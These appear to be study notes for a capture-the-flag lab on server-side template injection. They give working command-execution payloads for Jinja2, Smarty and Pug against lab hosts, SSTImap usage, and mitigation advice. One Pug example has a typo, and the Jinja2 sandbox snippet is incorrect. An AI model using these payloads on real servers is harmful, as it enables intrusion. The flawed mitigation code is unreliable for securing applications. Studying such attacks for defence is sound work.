Server-side Template Injections (SSTI)
Introduction#
- SSTI is a vulnerability that occurs when user input is injected into a template engine of an application. This can lead to a range of security issues, including code execution, data exposure, privilage escalation, and DoS.
- SSTI vulnerabilities are often found in web applications that use template engines to generate dynamic content and can have serious consequences if left unaddressed.
- Template Engines: A template engine is like a machine that helps build web pages dynamically by using a pre-designed template with placeholders like {{ name }} for dynamic content.
- Common Template Engines:
- Jinja2(popular in python), Ex. {{7*7}} –> 49
- Twig(defalt in PHP, secure default settings). Ex: {{7 * ‘7’}} –> 49
- Pug/Jade (popular in node.js). Executes java script within templates unlike jinja2/Twig. Ex:
${7*7} --> 49or#{root.process.mainModule.require('chid_process').spawnSync("id -u").stdout} --> 0
Detection#
- Finding an injection point: There are a few places we can look within an application, such as the URL or an input to identify the injection point.
- Fuzzing: Following characters are known to be used in quite a few template engines:
$ { { < % [ % ' " } } %. Fuzz all of these characters in url and see if there any error pops up.

Identification of Template:#
Test injection point with given expression and see if its evaluated (green) or shown in output (red).
Syntax#
- In the case of our example, the documentation states the following:
{{ - Used to mark the start of a print statement
}} - Used to mark the end of a print statement
{% - Used to mark the start of a block statement
%} - Used to mark the end of a block statement
Crafting a proof of concept (Generic)#
- Combining all of this knowledge, we are able to build a proof of concept (POC).
- The following payload takes the syntax we acquired from Task 4, and the shells above, and merges them into something that the template engine will accept:
http://MACHINE_IP:5000/profile/{% import os %}{{ os.system("whoami") }}. # Note: Jinja2 is essentially a sub language of Python that doesn't integrate the import statement, which is why the above does not work. - Python allows us to call the current class instance with
.__class__, we can call this on an empty string:http://MACHINE_IP:5000/profile/{{ ''.__class__ }}. - Classes in Python have an attribute called
.__mro__that allows us to climb up the inherited object tree:http://MACHINE_IP:5000/profile/{{ ''.__class__.__mro__ }}. - Since we want the root object, we can access the second property (first index):
http://MACHINE_IP:5000/profile/{{ ''.__class__.__mro__[1] }}. - Objects in Python have a method called
.__subclassess__that allows us to climb down the object tree:http://MACHINE_IP:5000/profile/{{ ''.__class__.__mro__[1].__subclasses__() }}. - Now we need to find an object that allows us to run shell commands. Doing a Ctrl-F for the modules in the code above yields us a match:
- As this whole output is just a Python list, we can access this by using its index. You can find this by either trial and error, or by counting its position in the list. In this example, the position in the list - index 355 (i have tried):
http://MACHINE_IP:5000/profile/{{ ''.__class__.__mro__[1].__subclasses__()[355] }}
PHP - Smarty#
- Smarty is a powerfull template engine for PHP enables to seperate presentation of bussiness logic, improving application maintainability and scalability.
- However, its capability to execute PHP within template can expose application to server side template injection attacks if not securely configured.
Exploitation#
- Before crafting a payload, it’s essential to confirm if the application really uses Smarty. For example, go to http://ssti.thm:8000/smarty/.
- Inject a simple Smarty tag like {‘Hello’|upper} to see if it will be processed.
- Lets craft a payload that uses PHP functions that execute system commands, most common functions that do this is the system() function.
{system("ls")}
NodeJS - Pug#
- Pug (formaerly known as Jade) is a high performanc template engine widely used in Node.js community for concise HTML rendering and advanced features like conditionals, iterations, and tempatae inheritance.
- While Pug provides powertools, its ability to execute javascript code directly with in templates can expose significant security risks.
- Key Vulnerabilities:
- Java script interpolation: Embedding js direclty witin templates using
#{}. - Default Escape: Automatic escaping for certain inputs, converting characters like <,>, and & to their HTML entity equivalents to prevent XSS attacks. However, this behaviour doesnot cover all potential security issues, particularly when dealing with unescaped interpolation
!{}or complex input scenerios.
- Java script interpolation: Embedding js direclty witin templates using
Exploitation#
It is important to confirm if the application indeed uses Pug. For example, go to http://ssti.thm:8001/jade/. Inject a basic Pug syntax to test for template processing, such as
#{7*7}.Since Pug allows JavaScript interpolation, we can then use the payload
#{root.process.mainModule.require('child_process').spawnSync('ls').stdout}# root.process accesses the global process object from Node.js within the Pug template. # mainModule.require('child_process') dynamically requires the child_process module, bypassing potential restrictions that might prevent its regular inclusion. # spawnSync('ls'): Executes the ls command synchronously. # .stdout: Captures the standard output of the command, which includes the directory listing.But, for viewing a file, below command may not work. Cause attempting to pass the entire command and its arguments as a single string.
#{root.process.mainModule.require('child_process').spawnSync('cat 7f58571b42d8c477a2f3efa69a681ac3.txt').stdout}This does not work as expected because spawnSync does not inherently split a single string into a command and its arguments. Instead, it treats the whole string as the command to execute, which it cannot find and thus fails to execute.
Understanding spawnSync Usage: A function designed to execute a command in the shell and provide detailed control over the command’s input and output. It’s part of Node.js’s
child_processmodule, which allows Node.js to execute other processes on the system where it is running.- The function signature for spawnSync is:
spawnSync(command, [args], [options]) - Correct usage
#{root.process.mainModule.require('child_process').spawnSync('cat', ['7f58571b42d8c477a2f3efa69a681ac3.txt']).stdout}
- The function signature for spawnSync is:
Python - Jinja2#
- Jinja2 is popular templete engine for python, renowned for its flexibility and performance.
- The Security risk in jinja2 often arises from insecure coding practices that allow user input to be executed within templates without proper sanitization.
- Key Vulnerabilities:
- Expression Evaluation: jinja2 evaluates expression with curly braces
{{}}, which can execute arbitory python code if crafted maliciously. - Template inheritance and imports: This advanced feature in jinja2 is misused to execute unintended code, leading to information disclosure or server manipulation.
- Expression Evaluation: jinja2 evaluates expression with curly braces
Exploitation#
- it’s crucial to confirm that the application indeed uses Jinja2. For example, go to http://ssti.thm:8002/jinja2/.
- Inject a basic Jinja2 syntax like {{7*7}} to check for template processing. If the application returns 49, it indicates that Jinja2 is processing the template.
- Once Jinja2’s use is confirmed, we can the use the payload
{{"".__class__.__mro__[1].__subclasses__()[157].__repr__.__globals__.get("__builtins__").get("__import__")("subprocess").check_output("ls")}} - But, open file for the flag now
{{"".__class__.__mro__[1].__subclasses__()[157].__repr__.__globals__.get("__builtins__").get("__import__")("subprocess").check_output(["cat", "5d8bea6df83cbb6767a235c4ba54933b.txt"])}}
Automating Exploitation#
- SSTImap is a tool that automates the process of testing and exploiting SSTI vulnerabilities in various template engines. Its hosted on github
git clone https://github.com/vladko312/SSTImap.git cd SSTImap; python3 -m venv .venv; source .venv/bin/activate pip install -r requirements.txt - SSTImap is capable of following:
- Template engine detection:
- Automated Exploitaion
- We can use SSTImap by providing the target URL, and necessary options. This command attempts to detect the SSTI vulnerability using tailored payloads.
python3 sstimap -X POST -u 'http://ssti.thm:8002/mako/' -d 'page='
Mitigation#
- Server-side Template Injection (SSTI) can be mitigated by following best practices and implementing security measures in the application’s code. Here’s how to mitigate SSTI in Smarty, Jade, and Jinja2:
Jinja2#
- Sandbox Mode: Enable the sandboxed environment in Jinja2 to restrict the template’s ability to access unsafe functions and attributes. This prevents the execution of arbitrary Python code. For example:
from jinja2 import Environment, select_autoescape, sandbox

env = Environment(
    autoescape=select_autoescape(['html', 'xml']),
    extensions=[sandbox.SandboxedEnvironment]
)
- Input Sanitization: Always sanitize inputs to escape or remove potentially dangerous characters and strings that can be interpreted as code. This is crucial when inputs are directly used in template expressions.
- Template Auditing: Regularly review and audit templates for insecure coding patterns, such as directly embedding user input without sanitization.
Jade (Pug)#
- Avoid Direct JavaScript Evaluation: Restrict or avoid using Pug’s ability to evaluate JavaScript code within templates. Use alternative methods to handle dynamic content that do not involve direct code execution. For example:
var user = !{JSON.stringify(user)}
h1= user.name
Use
!{}carefully as it allows unescaped output, which can be harmful. Prefer #{} which escapes HTML by default.Validate and Sanitize Inputs: Ensure all user inputs are validated against a strict schema and sanitized before they are rendered by the template engine. This reduces the risk of malicious code execution.
Secure Configuration Settings: Use environment settings and configuration options that minimize risks, such as disabling any features that allow script execution.
Smarty#
- Disable {php} Tags: Ensure that {php} tags are disabled in Smarty configurations to prevent the execution of PHP code within templates.
$smarty->security_policy->php_handling = Smarty::PHP_REMOVE;
$smarty->disable_security = false;
Use Secure Handlers: If you must allow users to customize templates, provide a secure set of tags or modifiers that they can use, which do not allow direct command execution or shell access.
Regular Security Reviews: Conduct security reviews of the template files and the data handling logic to ensure that no unsafe practices are being used. Regularly update Smarty to keep up with security patches.